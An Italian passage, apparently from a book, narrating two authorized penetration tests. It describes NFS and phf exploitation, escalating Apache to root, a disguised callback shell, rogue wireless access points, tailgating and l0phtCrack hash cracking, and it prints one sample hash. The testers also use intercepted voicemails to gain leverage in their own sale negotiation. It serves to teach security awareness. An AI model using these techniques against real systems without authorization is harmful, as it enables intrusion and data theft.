L'invito che la l0pht aveva ricevuto dall'azienda di consulenza (la chiameremo "Newton") venne in seguito alla decisione dell'azienda di espandere l'offerta dei propri servizi aggiungendo la capacità di eseguire dei penetration test. Invece di assumere nuovo personale e costruire gradualmente un nuovo reparto, erano alla ricerca di un'organizzazione esistente che avrebbero potuto acquisire e incorporare. All'inizio dell'incontro, una delle persone dell'azienda mise l'idea sul tavolo: "Vogliamo comprarvi e farvi diventare parte della nostra compagnia". Mudge ricorda la reazione:

Il nostro atteggiamento era: "Beh, vediamo un momento, non ci conoscete neanche". Sapevamo che erano veramente interessati soprattutto per il clamore mediatico suscitato da l0phtCrack.

In parte per prendere tempo mentre cercava di abituarsi all'idea di vendere l'azienda e in parte perché non voleva buttarsi a capofitto nei negoziati, Mudge temporeggiò.

Gli dissi: "Guardate, non sapete veramente che cosa comprereste. Che ne direste di pagarcì quindicimila dollari per un penetration test approfondito della vostra organizzazione?".

All'epoca, la l0pht non era neanche una compagnia specializzata nel penetration testing. Ma gli dissi: "Non sapete quali sono le nostre capacità, di fatto vi state basando sulla nostra pubblicità. Ci pagate quindicimila dollari. Se non vi piace quello che otterrete, non dovrete comprarci e sarà stato comunque del tempo ben speso perché voi avrete un buon rapporto sul test di intrusione e noi avremo quindicimila dollari in banca. E naturalmente, se vi piacerà e vi avremo fatto una buona impressione, cosa che noi ci aspettiamo, allora ci comprerete".

Risposero: "Va bene, ottima idea".

E io pensai: "Che idioti!" .

In base al modo di pensare di Mudge, erano degli "idioti" perché stavano per autorizzare la squadra della l0pht a entrare nei

mazione di un testo in chiaro e di lunghezza arbitraria in una stringa di lunghezza relativamente limitata. Tale stringa rappresenta una sorta di "impronta digitale" del testo in chiaro, e viene detta "valore di hash" o "checksum" crittografico.  
[N.d.T.]

loro file e nella loro posta, nello stesso momento in cui stavano negoziando un accordo per comprare la sua azienda. Pensava di riuscire a spiarli di nascosto.

### *Le regole del gioco*

I consulenti della sicurezza che effettuano un penetration test hanno qualcosa in comune con i poliziotti in borghese della narcotici che acquistano droghe: se qualche poliziotto locale non informato scopre la transazione ed estrae la pistola, il poliziotto della narcotici mostra semplicemente il tesserino. Non c'è rischio che vada in prigione. I consulenti della sicurezza che vengono assunti per testare le difese di un'azienda esigono lo stesso tipo di protezione. Invece di un tesserino di riconoscimento, ogni membro della squadra che esegue il test richiede una lettera firmata dal direttore della compagnia, che dice di fatto: "Questa persona è stata assunta per realizzare un progetto per noi. Se la trovate mentre fa qualcosa che vi sembra improprio, va bene. Rimanete calmi. Lasciatele fare il suo lavoro e mandatemi un messaggio per spiegare i particolari".

Nella comunità della sicurezza, questa lettera viene anche detta "lasciapassare per uscire di prigione". I penetration tester tendono a essere molto coscienziosi nell'assicurarsi di avere una copia della lettera con loro quando si trovano dentro o nelle vicinanze della compagnia del cliente, nel caso in cui vengano fermati da una guardia che ha deciso di fare il duro per impressionare i livelli più alti grazie al suo istinto da segugio, o che vengano interrogati da un dipendente coscienzioso che ha visto qualcosa di sospetto ed è stato tanto spavaldo da affrontare il pen tester.

Un'altra procedura standard che precede il lancio del test prevede che il cliente specifichi un insieme di regole base: quali parti dell'operazione vogliono che siano incluse nel test e quali parti devono rimanere off-limits. Si tratta di un attacco tecnico, per verificare se gli esecutori del test possono ottenere delle informazioni sensibili trovando dei sistemi non protetti o superando il firewall? Si tratta di un monitoraggio delle applicazioni del solo sito web pubblico, della rete interna o di entrambe? Saranno previsti attacchi di social engineering, cioè dei tentativi di ingannare i dipendenti per far loro rivelare delle informazioni non autorizzate? Saranno possibili degli attacchi fisici, in cui i tester cercano di infiltrare l'edificio, aggirando le forze di guardia o passando dalle entrate riservate ai soli dipendenti? Sarà consentito cercare di ottenere informazioni facendo *trashing*, cioè rovistando nei cestini della compagnia alla ricerca di pezzi di carta buttati contenenti password o altri dati di valore? Tutto questo deve essere definito in anticipo.

Spesso la compagnia richiede solo dei test limitati. Un membro della l0pht, Carlos, considera questi accordi poco realistici, sottolineando che "gli hacker non si comportano in questo modo". È a favore di un approccio più aggressivo, in cui ci si sfilano i guanti e non ci sono restrizioni. Questo tipo di test non è solo più rivelatore e di valore per il cliente ma anche più piacevole per gli esecutori. Come dice Carlos, è "molto più divertente e interessante". In questa occasione, Carlos vide esaudito il suo desiderio: la Newton si disse d'accordo a un attacco senza restrizioni.

La sicurezza si basa innanzitutto sulla fiducia. L'azienda che paga deve innanzitutto fidarsi dell'azienda di sicurezza incaricata di realizzare l'analisi. Inoltre, la maggior parte delle aziende e delle agenzie governative richiedono un accordo di segretezza (Non Disclosure Agreement, Nda), per proteggere legalmente le informazioni commerciali riservate dal rischio di essere rivelate in modo non autorizzato.

Firmare un Nda è una procedura comune per i pen tester, perché potrebbero imbattersi in informazioni confidenziali. (Ovviamente, il Nda sembra quasi superfluo: qualsiasi compagnia che abbia fatto uso delle informazioni di un cliente con ogni probabilità non riuscirà mai a trovare un altro cliente. La discrezione è essenzialmente un prerequisito.) Spesso agli esecutori dei test viene anche richiesto di firmare una clausola che afferma che l'azienda farà del suo meglio per non interferire nelle operazioni commerciali quotidiane della compagnia.

Il gruppo della l0pht per il test alla Newton era formato da sette persone, che avrebbero lavorato da sole o in coppia, e ogni persona o squadra si sarebbe concentrata su aspetti diversi delle operazioni della compagnia.

### *Attacco!*

Con i loro "lasciapassare", i componenti della squadra della l0pht potevano essere aggressivi quanto volevano ed essere persino "rumorosi". Il che significava che potevano attirare l'attenzione su di sé, un atteggiamento che normalmente un penetration tester preferisce evitare. Ma speravano tuttavia di rimanere invisibili: "È più interessante ottenere tutte queste informazioni e alla fine sapere che non ti hanno individuato. Cerchi sempre di farlo", dice Carlos.

Assegnandosi il compito di dirigere l'attacco tecnico alla rete, Mudge fu contento nel verificare che gli amministratori di sistema "avevano messo le macchine sottochiave" – cioè avevano messo in sicurezza il sistema informatico – il che è quanto andrebbe fatto abitualmente se il server è collegato a una rete non

sicura come Internet. Andò alla ricerca di file e directory nella speranza di trovarne uno che fosse scrivibile. Se così fosse, potrebbe essere possibile modificare un sistema o un file di configurazione, un aiuto non da poco per un'intrusione nella rete.

Sul server web della Newton girava Apache, un software per server molto diffuso. La prima vulnerabilità che Mudge scoprì era che il Firewall-1 di controllo della compagnia aveva una configurazione nascosta di default (o regola) che consentiva l'entrata di pacchetti con fonte Udp o Tcp dalla porta 53 a tutte le porte più alte, sopra alla 1023. Il suo primo pensiero fu di cercare di montare i loro file system esportati via Nfs, ma realizzò rapidamente che il firewall aveva una regola che bloccava l'accesso al Daemon Nfs (sulla porta 2049).

Anche se i servizi di sistema più comuni erano bloccati, Mudge conosceva una caratteristica non documentata del sistema operativo Solaris che "legava" il rcpbind (il portmapper, o ricognitore di porte) a una porta superiore alla 32770. Il portmapper assegna dei numeri dinamici di porta a certi programmi. Attraverso il portmapper riuscì a trovare la porta dinamica che era stata assegnata al servizio del mount daemon (mountd). A seconda del formato della richiesta, dice Mudge, "il port daemon metterà anche in campo le richieste del file system di rete (Nfs), perché usa lo stesso codice. Ottenni il port daemon dal portmapper, quindi arrivai al mount daemon con la mia richiesta Nfs". Usando un programma chiamato Nfsshell, riuscì ad arrivare remotamente al file system del sistema. Dice Mudge: "Ottenemmo rapidamente l'elenco dei numeri di dial-up. Scaricammo il loro intero file system esportato. Avevamo un controllo totale sul sistema".

Mudge scoprì anche che il server era vulnerabile all'onnipresente baco del Phf (vedi il capitolo 2). Riuscì a indurre lo script Cgi del Phf a eseguire dei comandi arbitrari facendo passare la stringa Unicode<sup>2</sup> per una nuova linea di caratteri seguita dall'esecuzione del comando della shell. Esplorando il sistema con l'aiuto del Phf scoprì che il server Apache stava girando sotto l'account "nobody". Dopo una disamina ulteriore notò che anche il file di configurazione (httpd.conf) era sotto il controllo dell'account "nobody". Questo errore lo mise in condizione di sovrscrivere i contenuti del file httpd.conf.

<sup>2</sup> La stringa è una sequenza di caratteri. Unicode è un sistema universale di codifica che assegna un numero e un nome a ogni carattere in maniera indipendente dal programma, dalla piattaforma e dalla lingua (e dal relativo alfabeto). Basato originariamente su un sistema di codifica a 16-bit (65.536 caratteri) oggi lo standard Unicode è in grado di codificare circa un milione di caratteri, considerati sufficienti a rappresentare tutte le lingue del mondo, comprese quelle estinte. [N.d.T.]

La sua strategia fu di cambiare il file di configurazione di Apache in modo che la prima volta che Apache fosse stato riavviato, il server avrebbe girato con i privilegi dell'account di root. Ma aveva bisogno di trovare un modo per cambiare la configurazione in modo da poter cambiare l'utente sotto cui Apache avrebbe girato.

Lavorando insieme a un uomo il cui nickname è Hobbit, i due riuscirono a trovare un modo per impiegare il programma netcat, insieme a un po' di trucchi nella shell, per avvicinarsi il più possibile a una shell interattiva. Poiché l'amministratore di sistema aveva apparentemente cambiato la proprietà dei file nella directory "conf" assegnandola a "nobody", Mudge poté usare il comando "sed" per editare il file httpd.conf, in modo che la volta successiva che Apache fosse stato riavviato avrebbe girato come root. (Questa vulnerabilità nella versione di Apache di allora, è stata poi corretta.)

Dato che i cambiamenti non avrebbero avuto effetto finché Apache non fosse stato riavviato, non gli restava che aspettare. Una volta riavviato il server, Mudge avrebbe eseguito i comandi dalla root attraverso la stessa vulnerabilità del Phf; se prima quei comandi erano stati eseguiti nel contesto dell'account "nobody", adesso Apache avrebbe girato come root. Con la capacità di eseguire i comandi dalla root, gli sarebbe stato facile assicurarsi un controllo pieno del sistema.

Nel frattempo gli attacchi della l0pht facevano progressi su altri fronti. Ciò che la maggior parte di noi, nell'hacking e nella sicurezza, chiama "tuffo nella spazzatura", per Mudge ha una definizione più formale: analisi fisica.

Mandammo delle persone a fare analisi "fisica". Credo che un dipendente [della compagnia del cliente] fosse stato licenziato da poco e invece di buttare i suoi documenti cartacei, avevano buttato tutta la sua scrivania. I cassetti erano pieni di vecchi biglietti d'aereo, manuali e di ogni genere di documenti interni.

Volevo dimostrare [al cliente] che delle buone pratiche di sicurezza non riguardano solo la sicurezza informatica.

Per noi era molto più facile che setacciare la spazzatura, perché avevano un compattatore. Ma non erano riusciti a far entrare la scrivania nel compattatore.

Ce l'ho ancora quella scrivania, da qualche parte.

Anche la squadra fisica entrò nella sede della compagnia usando un metodo semplice e, nelle giuste circostanze, quasi infallibile conosciuto come "l'accodarsi all'ingresso". Consiste nel seguire da vicino un dipendente mentre passa attraverso una porta protetta, e funziona particolarmente bene quando si esce dal bar aziendale o da un'altra area usata soprattutto dai dipendenti per entrare in un'area protetta. Gran parte del personale, e in

particolare i dipendenti dei ranghi più bassi, esita ad affrontare un estraneo che si infila nell'edificio proprio alle loro spalle, per paura che la persona possa essere un dirigente della compagnia.

Un'altra squadra della l0pht conduceva gli attacchi ai sistemi telefonici e alle caselle vocali dell'azienda. Il punto di partenza standard è capire qual è il produttore e il tipo di sistema usato dalla compagnia, per poi preparare un computer al wardialing, vale a dire alla chiamata seriale di un numero interno dopo l'altro per individuare quei dipendenti che non hanno mai usato una password o che usano password che sono facili da indovinare. Una volta che ha individuato un telefono vulnerabile, chi attacca può ascoltare tutti i messaggi registrati (gli hacker telefonici – i phreaker – usavano lo stesso metodo per telefonare a carico delle aziende).

Mentre faceva wardialing, la squadra telefonica della l0pht identificava anche i numeri interni della compagnia cui rispondeva un modem dial-up. Queste connessioni dial-up, quando vengono gestite con il metodo della "sicurezza-come-vaghezza", rimangono prive di protezione e si trovano spesso sul "lato fidato" (trusted) del firewall.

### *Il blackout*

I giorni passavano, le squadre raccoglievano informazioni di valore, ma Mudge non aveva ancora avuto un'idea brillante per produrre il riavvio del sistema in modo da poter accedere alla rete. Poi si verificò una calamità che, per il gruppo, ebbe un risvolto prezioso:

Stavo ascoltando un notiziario quando sentii che c'era stato un blackout nella città in cui si trovava la compagnia.

Era stata in realtà una tragedia perché un lavoratore dei servizi pubblici era morto per l'esplosione di un tombino dall'altra parte della città, che era rimasta interamente senza corrente.

Pensai che se fosse passato un po' di tempo per ripristinare la corrente, il sistema di alimentazione di emergenza del server si sarebbe con ogni probabilità esaurito.

Il che significava che il server si sarebbe spento. Una volta ritornata la corrente in città, il sistema sarebbe ripartito:

Mi misi a controllare il web server costantemente e poi, a un certo punto, il sistema andò giù. Dovettero riavviarlo. Per noi la coincidenza dei tempi era perfetta. Quando il sistema si ripristinò, il gioco era fatto: Apache girava come root, proprio come avevamo pianificato.

A quel punto, la squadra della l0pht era in condizione di compromettere la macchina da cima a fondo, e quello divenne "il nostro primo passo per lanciare un attacco a partire da quel momento". Per Carlos, quella fu "una giornata campale".

La squadra della l0pht sviluppò un programmino che avrebbe reso molto difficile la propria esclusione dal sistema. Di solito i firewall delle corporation non sono configurati per bloccare il traffico *in uscita* e il programmino di Mudge, installato su uno dei server della Newton, ristabiliva ogni pochi minuti una connessione con uno dei computer controllati dal gruppo. Questo collegamento forniva un'interfaccia a linee di comando uguale alla "shell a linee di comando" (command line shell) cara agli utenti di Unix, Linux e del vecchio sistema operativo Dos. In altri termini, la macchina della Newton dava regolarmente alla squadra di Mudge l'opportunità di digitare dei comandi che aggiravano il firewall della compagnia.

Per evitare una possibile individuazione, Mudge aveva dato al programma un nome che si confondeva con il linguaggio di fondo usato dal sistema. Chiunque avesse visto il file avrebbe pensato che faceva parte del normale ambiente di lavoro.

Carlos iniziò a fare delle ricerche nei database Oracle nella speranza di trovare i dati sugli stipendi dei dipendenti. "Se puoi mostrare al direttore dei sistemi informativi di un'azienda il suo stipendio e quanti benefit gli sono stati versati, questo di solito fa arrivare a destinazione il messaggio che sei riuscito a prenderti tutto." Mudge installò uno sniffer per tutte le e-mail che entravano e uscivano dall'azienda. Ogni volta che un dipendente della Newton andava sul firewall per fare del lavoro di manutenzione, la l0pht ne era al corrente. Rimasero scioccati dal vedere che per entrare sul firewall veniva usato del testo in chiaro.

In un breve lasso di tempo, la l0pht era riuscita a penetrare l'intera rete, ed era in possesso dei dati che lo dimostravano. Dice Mudge: "Sai, credo che questo sia il motivo per cui a molte aziende non piace effettuare dei penetration test sulla parte interna delle loro reti. Sanno che la situazione è pessima".

### *Rivelazioni dalle caselle vocali*

La squadra telefonica scoprì che alcuni dirigenti che conducevano i negoziati per acquisire la l0pht avevano password preassegnate per le loro caselle vocali. Mudge e compagni ottennero così svariate informazioni gratuite, alcune delle quali erano assai divertenti.

Una delle cose che avevano richiesto come condizione per la vendita della l0pht alla compagnia era un'unità per le operazio-

ni mobili, un furgone da carico che avrebbero potuto equipaggiare con apparecchiature wireless da usare nel corso dei penetration test per intercettare le comunicazioni wireless non crittate. Per uno dei direttori, l'idea di comprare un furgone per il gruppo della l0pht era talmente offensiva che cominciò a chiamarlo il "winnebago".<sup>3</sup> La sua casella vocale era piena di considerazioni sarcastiche degli altri funzionari della compagnia sul winnebago e sulla squadra della l0pht in generale. Mudge ne era al contempo divertito e inorridito.

### *Il rapporto finale*

Quando il periodo del test giunse a termine, Mudge e la squadra scrissero il loro rapporto e si prepararono a consegnarlo a un incontro cui dovevano partecipare tutti i dirigenti della Newton. Le persone della Newton non avevano idea di cosa li aspettasse; il gruppo della l0pht sapeva che sarebbe stato un incontro incendiario.

Così siamo lì che diamo loro il rapporto e glielo apriamo davanti. E vanno in imbarazzo. Questo splendido amministratore di sistema, un tipo veramente in gamba, ma noi avevamo installato gli sniffer e lo avevamo visto mentre cercava di entrare su uno dei router, provare una password senza successo, provarne un'altra senza successo, e un'altra ancora, fallendo di nuovo.

Erano le password di amministrazione di tutti i sistemi interni, che i pen tester avevano ottenuto in un sol colpo in quell'intervallo di pochi minuti. Mudge ricorda quanto fosse stato calino e facile.

La parte più interessante riguardava i messaggi vocali in cui parlavano. Pubblicamente ci dicevano: "Sì, vi vogliamo tutti". Ma nei messaggi vocali che si scambiavano, dicevano: "Beh, vogliamo Mudge, ma non vogliamo gli altri, li licenzieremo non appena arrivano".

All'incontro gli uomini della l0pht fecero ascoltare alcuni dei messaggi vocali catturati mentre i dirigenti se ne stavano seduti ad ascoltare le proprie parole imbarazzanti. Ma il meglio doveva ancora venire. Mudge aveva fissato la sessione finale dei negoziati per l'acquisizione prima dell'incontro sul rapporto. Racconta i particolari di quel momento con un'allegría spensierata.

<sup>3</sup> Modello di camper familiare per le vacanze estive. [N.d.T.]

Dunque loro entrano e dicono: "Vogliamo darvi questa cifra, è la somma più alta cui possiamo arrivare e faremo tutte queste cose". Ma noi sapevamo esattamente quali delle cose che dicevano erano vere e quali erano bugie.

Esordiscono con questa cifra bassa. E ci dicono: "Che ne pensate?", Noi ribattiamo: "Beh, non pensiamo di poterci muovere per meno di..." e riferiamo la somma che sappiamo essere la loro cifra più alta.

E loro fanno: "Oh oh, dobbiamo parlarne, perché non ci date qualche minuto, potete lasciarci da soli nella stanza?".

Se non fosse stato per questo genere di cose, ci avremmo pensato molto seriamente. Ma loro stavano cercando di fregarci.

All'incontro sul rapporto – durante le riunioni finali tra i rappresentanti delle due compagnie – Mudge ricorda che "volevamo solo essere sicuri di poterli convincere che non c'era una sola macchina della rete cui non potevamo avere un accesso pieno". Carlos ricorda le facce di diversi dirigenti "diventare quasi pao-nazze" mentre ascoltavano.

Alla fine il gruppo della 10pht se ne andò. Si tennero i quindicimila dollari, ma quella volta decisero di non vendere la compagnia.

### *Un gioco allarmante*

Secondo il consulente di sicurezza informatica Dustin Dykes, hackerare a scopo di lucro è "esaltante. Capisco gli adrenalina-dipendenti, è uno sballo assoluto". Così il giorno in cui entrò nella sala conferenze di un'azienda farmaceutica (la chiameremo Biotech), per discutere un test di intrusione da eseguire per loro, Dustin era di buon umore e ben predisposto alla sfida.

Come consulente capo per la pratica dei servizi di sicurezza della sua compagnia, la Callisma Inc. (oggi parte della Sbc), Dustin aveva chiesto alla sua squadra di presentarsi all'incontro in abito da business. Fu colto di sorpresa quando gli uomini della Biotech si presentarono in jeans, magliette e pantaloncini, cosa quanto mai strana visto che la regione di Boston in quel periodo stava soffrendo uno degli inverni più rigidi mai ricordati.

Nonostante provenga dal ramo amministrativo della gestione informatica, e in particolare dalle operazioni di rete, Dustin si è sempre considerato un uomo della sicurezza; un atteggiamento che sviluppò quando svolgeva degli incarichi per l'aeronautica, dove, dice, "coltivavo la mia paranoia latente: l'attitudine mentale alla sicurezza che ti porta a credere che tutti quelli che sono là fuori cercano di fotterti".

Il primo contatto con i computer, quando frequentava la se-

conda media, lo dovette alla sua matrigna. All'epoca, la donna lavorava per un'azienda come amministratrice di sistema. Dustin era affascinato dal suono alieno delle parole che usava quando parlava di lavoro al telefono. Quando aveva tredici anni, "una sera portò a casa un computer che misi in camera mia e inizia a programmare per creare dei personaggi di *Dungeons and Dragons* che tiravano i dadi per me". Buttandosi a capofitto nei libri di Basic e racimolando ogni genere di consigli dagli amici, Dustin sviluppò le sue capacità. Imparò da solo come usare un modem per chiamare l'ufficio della sua matrigna e giocare ai giochi di *adventure*. All'inizio voleva solo passare più tempo possibile al computer, ma crescendo realizzò che il suo spirito libero non sarebbe andato d'accordo con una vita passata al terminale. Come consulente di sicurezza avrebbe potuto combinare il suo talento con il suo bisogno di libertà. Fu sicuramente una "trovata eccezionale".

La decisione di fare carriera nella sicurezza si rivelò giusta. "Questo lavoro mi dà i brividi," dice. "È come una partita a scacchi. Per ogni mossa c'è una contromossa. Ogni mossa cambia l'intera dinamica del gioco."

### *Regole d'ingaggio*

È logico che ogni compagnia si preoccupi per la propria vulnerabilità e si chieda se sta facendo un buon lavoro nel proteggere la propria proprietà intellettuale e i propri dipendenti dagli intrusi elettronici che cercano di mettere le mani su informazioni personali, nonché dalla perdita di fiducia pubblica che segue inevitabilmente un'intrusione altamente pubblicizzata.

Alcune compagnie sono motivate da ragioni ancora più pressanti, come il non inimicarsi le agenzie governative di controllo, il che vorrebbe dire perdere un contratto importante o arretrare in un progetto di ricerca fondamentale. Tutte le aziende che hanno un contratto con il Dipartimento della difesa rientrano in questa categoria. Lo stesso vale per quelle aziende, come il nuovo cliente della Callisma, che fanno ricerche sensibili nel campo delle biotecnologie e hanno il fiato sul collo della Food and Drug Administration. C'erano di mezzo gli additivi chimici pericolosi e laboratori in cui gli scienziati stavano conducendo ricerche di cui gli "hacker a noleggio" non sapevano niente, e proprio per questo sarebbe stata una sfida allettante.

All'incontro iniziale con la Biotech, il gruppo della Callisma apprese che la compagnia voleva essere colpita da tutti i tipi di attacco che un vero avversario potrebbe tentare: attacchi tecnici semplici e complessi, social engineering e intrusioni fisiche. Co-

me spesso avviene in questi casi, i dirigenti dell'information technology della compagnia erano sicuri che i penetration tester avrebbero visto i loro sforzi vanificati. E così la Biotech mise sul tavolo le regole per andare a punteggio: non avrebbero accettato nulla che non fosse stato supportato da solide prove.

Si stabilì che il test avrebbe compreso una procedura di "stop immediato". In alcuni casi, questa procedura può essere un semplice codice verbale su cui ci si accorda, che può essere usato da un qualsiasi dipendente incaricato di fermare un attacco che stia influendo in modo negativo sul lavoro dell'azienda. L'azienda diede anche delle indicazioni sul trattamento delle informazioni confidenziali compromesse: il modo in cui dovevano essere conservate, quando sarebbero state rivelate e a chi.

Visto che un test di intrusione comporta la possibilità di eventi che possano interferire con il lavoro della compagnia, c'è bisogno di definire preventivamente diverse ipotesi di lavoro. Chi sarà la persona informata nella catena di comando nel caso in cui si verifichi l'interruzione di un servizio? Quali sono esattamente le parti del sistema che possono essere compromesse, e in quale forma? In che modo i penetration tester possono sapere fino a che punto possono condurre un attacco, prima che si verifichino danni o perdite irreparabili?

I clienti richiedono spesso solo un penetration test che comporta un attacco di tipo tecnico e sottostimano altre minacce che potrebbero lasciare la compagnia ancora più vulnerabile. Come dice Dustin Dykes:

Al di là di quello che dicono, so bene che il loro obiettivo principale è identificare le debolezze del loro sistema, ma di solito sono vulnerabili in un altro modo. Un vero intruso andrà alla ricerca della resistenza minore, dell'anello più debole nella catena di sicurezza. Come l'acqua che scorre giù dalla collina, colui che attacca seguirà il metodo più liscio, che ha le maggiori probabilità di successo con le persone.

Gli attacchi di social engineering, mette in guardia Dustin, dovrebbero sempre essere inclusi nei penetration test di una compagnia. (Per approfondire l'ingegneria sociale, vedi il capitolo 10.)

Ma Dustin sarebbe stato ben felice di rinunciare a quest'altra parte del repertorio. Se non deve tentare l'ingresso fisico, non è certo lui a insistere per farlo. Per lui, è l'ultima spiaggia, anche se ha con sé il suo lasciapassare per uscire di prigione: "Se c'è qualcosa che deve andare veramente storto, è probabile che accada quando cerco di intrufolarmi in un edificio senza farmi notare dalla sicurezza o da qualche dipendente sospettoso".

Infine, la squadra del penetration test ha anche bisogno di sa-

pere qual è il Santo Graal. In un gioco di pedinamento elettronico in cui la posta è così alta, è vitale saperlo con precisione. Per la compagnia farmaceutica, il Santo Graal erano i loro registri finanziari, i nomi dei clienti e dei fornitori, i processi di produzione e i file sui loro progetti di ricerca e sviluppo.

### *Pianificazione*

Il piano di Dustin per il test richiedeva una partenza “in modalità silenziosa”. Mantenere un profilo basso, per poi diventare lentamente sempre più visibili finché qualcuno non li avrebbe alla fine notati e alzato una bandiera per segnalarli. Questo approccio deriva dalla filosofia di Dustin sui progetti per i penetration test, che si chiama “red teaming”:

Quello che cerco di raggiungere con il lavoro di red teaming nasce dalla posizione difensiva assunta dalle compagnie. Loro ragionano così: “Conosciamo la mentalità dell'hacker. Come possiamo difenderci da essa?”. Il che è già un punto a loro sfavore. Non possono sapere come [gli hacker] agiranno o reagiranno, se non sanno ciò che è importante per loro.

Sono d'accordo. Come scrisse Sun Tzu: conosci il tuo nemico e conosci te stesso, e sarai vittorioso.

Durante tutti i penetration test – quando il cliente è d'accordo – Dustin usa lo stesso tipo di attacchi già descritti in questo capitolo:

Identifichiamo nella nostra metodologia quattro aree: l'ingresso tecnico nella rete, che costituisce la maggior parte del nostro lavoro. L'ingegneria sociale [che per noi comprende anche], l'intercettazione e il “surfare da dietro le spalle”. Il “tuffo nella spazzatura”. E poi anche l'ingresso fisico. Queste sono le quattro aree.

(“Il surfare da dietro le spalle” è un'espressione colorita che descrive lo spiare un dipendente mentre digita la sua password. Un attaccante esperto in quest'area sa come guardare le dita mentre corrono sulla tastiera, onde carpire quello che la persona ha digitato anche mentre finge di non prestarle attenzione.)

### *Attacco!*

Il primo giorno Dustin entrò nell'androne della Biotech. Sulla destra della postazione di guardia c'erano un bagno e il bar aziendale, entrambi facilmente accessibili ai visitatori. Dalla par-

te opposta c'era la sala conferenze dove il gruppo di Dustin si era incontrato con i dirigenti della Biotech. La guardia era posizionata al centro per controllare l'accesso principale alle entrate protette, ma la sala conferenze rimaneva completamente fuori dalla sua visuale. Chiunque sarebbe potuto entrare, senza dover rispondere a una sola domanda. Il che è esattamente quanto fece Dustin e il suo collega di lavoro. Quindi ebbero tutto il tempo che volevano per guardarsi intorno con tutta calma. Dopotutto, nessuno sapeva che si trovavano lì.

Trovarono una presa di rete scoperta, probabilmente a disposizione del personale dell'azienda che voleva accedere alla rete interna durante gli incontri. Inserendo un cavo Ethernet dal suo portatile nella presa a muro, Dustin scoprì velocemente quello che si aspettava: era entrato nella rete interna da dietro al firewall della compagnia, il che era un invito aperto a entrare nel loro sistema.

Come in una scena che dovrebbe avere la colonna sonora di *Mission Impossible* sullo sfondo, Dustin assicurò al muro un piccolo apparecchio per l'accesso wireless e lo infilò nella presa. L'apparecchio avrebbe permesso al gruppo di Dustin di penetrare la rete della Biotech da computer situati in un'auto o in un furgone parcheggiato nelle vicinanze, ma fuori dall'edificio della compagnia. Le trasmissioni da un punto d'accesso wireless (Wap) di questo tipo possono arrivare anche da una distanza di novecento metri. Se si usa un'antenna direzionale ad ampio raggio ci si può collegare al Wap nascosto anche da una distanza maggiore.

Dustin preferisce i dispositivi d'accesso wireless che operano sui canali europei, il che dà alla sua squadra di intrusione un vantaggio decisivo, perché è meno probabile che le frequenze vengano individuate. Inoltre, "non sembra un punto d'accesso wireless e così non insospettisce la gente. Li ho lasciati installati per quasi un mese senza che fossero notati e smontati".

Quando installa uno di questi apparecchi, Dustin affigge anche un biglietto piccolo, ma che sembra ufficiale che dice: "Proprietà dei servizi di sicurezza informativa. Non rimuovere".

Con temperature che arrivavano a sette gradi sotto lo zero, né Dustin né i suoi compagni di squadra, che indossavano ora jeans e maglietta per coordinarsi con l'immagine della Biotech, volevano congelarsi il sedere in una macchina parcheggiata lì fuori. Così apprezzarono il fatto che la Biotech avesse messo a loro disposizione una piccola stanza in un'area non sorvegliata, in un edificio nelle vicinanze. Niente di speciale, ma la stanza era riscaldata e nel raggio dell'apparecchio wireless. Erano collegati; per la compagnia, un po' troppo collegati.

Non appena la squadra iniziò a esplorare la rete della Biotech, il primo tentativo di ricognizione portò all'individuazione di circa

quaranta macchine su cui girava Windows, che avevano un account da amministratore senza password, o con la password “password”. In altre parole, erano del tutto prive di sicurezza. Come abbiamo notato nelle storie precedenti, questo è quanto avviene, sfortunatamente, sul lato trusted delle reti locali delle corporation, con le compagnie che si concentrano sui controlli di sicurezza lungo il perimetro per tenere alla larga i malintenzionati, ma lasciano le macchine esposte all'attacco dall'interno. Un intruso che trova il modo di penetrare o aggirare il firewall, è a casa sua.

Dopo aver compromesso una di queste macchine, Dustin estrasse tutti gli hash delle password di ciascun account e lanciò il seguente file tramite il programma l0phtCrack.

### *l0phtCrack al lavoro*

Su una macchina Windows, le password utente sono archiviate in forma crittata (“lhash”) in un’area chiamata Security Accounts Manager (o Sam); le password non sono solo crittate, ma sono crittate in una forma alternata conosciuta come “hash a senso unico”, che significa che l’algoritmo di crittazione convertirà la password di testo semplice nella sua forma crittata, ma non può riconvertire la forma crittata in testo semplice.

Il sistema operativo Windows archivia due versioni dell’hash nel Sam. Una, il “Lan Manager hash”, o Lanman, è una versione ereditata, un lascito del periodo precedente a Windows NT. L’hash Lanman viene calcolato dalla versione maiuscola della password dell’utente ed è diviso in due parti di sette caratteri ciascuna. Per tali proprietà, questo tipo di hash è molto più facile da craccare del suo successore, il NT Lan Manager (Ntlm), che tra le altre caratteristiche riconosce anche i caratteri minuscoli.

A scopo esplicativo, ecco un vero hash di un amministratore di sistema di una compagnia di cui non farò il nome:

```
Administrator:500:AA33FDF289D20A799FB3AF221F3220DC:0AB  
C818FE05A120233838B9131F366BB1:::
```

La sezione tra i due punti che inizia con “AA33” e finisce con “20DC” è l’hash Lanman. La sezione compresa tra “0ABC” e “66BB1” è l’hash Ntlm. Entrambe sono lunghe trentadue caratteri, entrambe rappresentano la stessa password, ma per la prima è molto più facile craccare e recuperare la password di testo semplice.

Visto che molti utenti scelgono una password che è un nome o una parola semplice del dizionario, chi attacca di solito inizia con il predisporre l0phtCrack (o un qualsiasi altro programma

affine) per realizzare un “attacco da dizionario”, cioè la ricerca di tutte le parole del dizionario per vedere se tra queste c’è la password dell’utente. Se il programma non ottiene alcun successo con l’attacco da dizionario, lancia quindi un “attacco da forza bruta”, nel qual caso il programma prova ogni combinazione possibile (per esempio, AAA, AAB, AAC... ABA, ABB, ABC, e via dicendo), per poi tentare delle combinazioni che comprendono maiuscole e minuscole, numeri e simboli.

Un programma efficiente come l0phtCrack può craccare password semplici (del tipo usato dal 90 percento della popolazione) in pochi secondi. Quelle più complicate possono richiedere ore o giorni, ma quasi tutte le password soccombono nel tempo necessario.

### *L’accesso*

Dustin riuscì subito a craccare gran parte delle password:

Cercai di entrare nel controller del dominio primario con la password [dell’amministratore] e funzionò. Usavano la stessa password per la macchina locale e per l’account del dominio. Ora avevo i diritti da amministratore per l’intero dominio.

